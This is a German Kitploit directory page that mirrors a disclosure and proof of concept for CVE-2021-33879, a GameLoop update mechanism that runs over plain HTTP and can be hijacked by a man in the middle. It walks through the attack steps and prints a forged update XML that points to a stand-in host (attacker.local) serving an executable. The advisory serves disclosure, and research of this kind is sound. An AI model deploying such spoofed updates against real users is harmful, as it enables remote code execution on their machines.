Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
cve-2021-33879 — GameLoop-Update-MITM | Kitploit
Tools/GitHubGitHub/mmiszczyk/cve-2021-33879
SchwachstellenanalyseExploitationWebanwendungs-ExploitationMalware-AnalysePenetrationstestsLieferkettensicherheit
GitHubmmiszczyk/cve-2021-33879

cve-2021-33879

GameLoop-Update-MITM

Repository anzeigen
1180vor 5 JahrenNoch nicht geprüft
Teilen

CVE-ID: CVE-2021-33879

Name des betroffenen Produkts/der betroffenen Produkte und Version(en): GameLoop (alle Versionen vor 4.1.21.90)

Schwachstellentyp: CWE-494: Herunterladen von Code ohne Integritätsprüfung


Zusammenfassung

GameLoop ist ein von Tencent entwickelter Android-Emulator. Es verfügt über einen Aktualisierungsmechanismus, der weder verschlüsselt noch authentifiziert ist (außer durch MD5-Hashes, die bei diesem Exploit vom Angreifer kontrolliert werden können), sodass ein Angreifer in einer MITM-Position seine eigenen Update-Pakete abfangen und senden kann, die auf dem Rechner des Opfers ausgeführt werden.

Beschreibung

Tencent GameLoop lud vor Version 4.1.21.90 Updates über eine unsichere HTTP-Verbindung herunter. Ein böswilliger Angreifer in einer MITM-Position konnte den Inhalt eines XML-Dokuments verfälschen, das ein Update-Paket beschreibt, und eine Download- URL durch eine URL ersetzen, die auf eine beliebige ausführbare Windows-Datei zeigt. Da die einzige Integritätsprüfung ein Vergleich der MD5-Prüfsumme der heruntergeladenen Datei mit der im XML-Dokument enthaltenen Prüfsumme wäre, würde die heruntergeladene ausführbare Datei anschließend auf dem Rechner des Opfers ausgeführt.

Reproduktion

  • Angreiferumgebung einrichten:
    • einen Webserver einrichten, die ausführbare Payload darauf ablegen, deren MD5-Hash berechnen
    • einen Proxy einrichten, der so konfiguriert ist, dass er Anfragen an ComponentUpdate.xml abfängt
  • Umgebung des Opfers einrichten:
    • Internetverbindung über den Proxy des Angreifers konfigurieren
    • eine verwundbare Version von GameLoop installieren
  • Opfer: Updateprüfung erzwingen
    • GameLoop ausführen
    • im Hamburger-Menü auf 'Update' klicken
  • Angreifer: ComponentUpdate.xml modifizieren (passende URL, MD5 und Dateigröße der eigenen Payload eintragen)
<?xml version="1.0" encoding="utf-8"?>
<UpdateConfig>
	<GlobalConfig>
		<Item name="UpdateEnable" Value="1" />
	</GlobalConfig>
	<UpdatePolicy>
		<PolicyItem id="1" Enable="1" AutoUpdateRate="1" ManualUpdateRate="100" MatchUpdateOperation="2" Weight="4">
			<Condition Method="Or">
				<MatchSupplyId Type="market" MatchResult="0" Start="3.10.199.100" End="4.99.999.999" />
			</Condition>
		</PolicyItem>
	</UpdatePolicy>
	<UpdateOperation>
		<OperItem id="2" inherit="0" Desc="This is a malicious update" Title="Malicious update" text="I could serve you ransomware but I'll just spawn calc">
			<Item Type="market" url="http://attacker.local/calc.exe" md5="c4cb4fdf6369dd1342d2666171866ce5" version="5.10.199.100" filesize="32768" />
		</OperItem>
	</UpdateOperation>
</UpdateConfig>

  • Opfer: auf 'Update Now' klicken

Update-Dialog


  • Die Payload des Angreifers sollte nun auf dem Rechner des Opfers ausgeführt werden.

Payload ausgeführt

Behebung

Installieren Sie eine neuere Version von GameLoop.

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    370
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →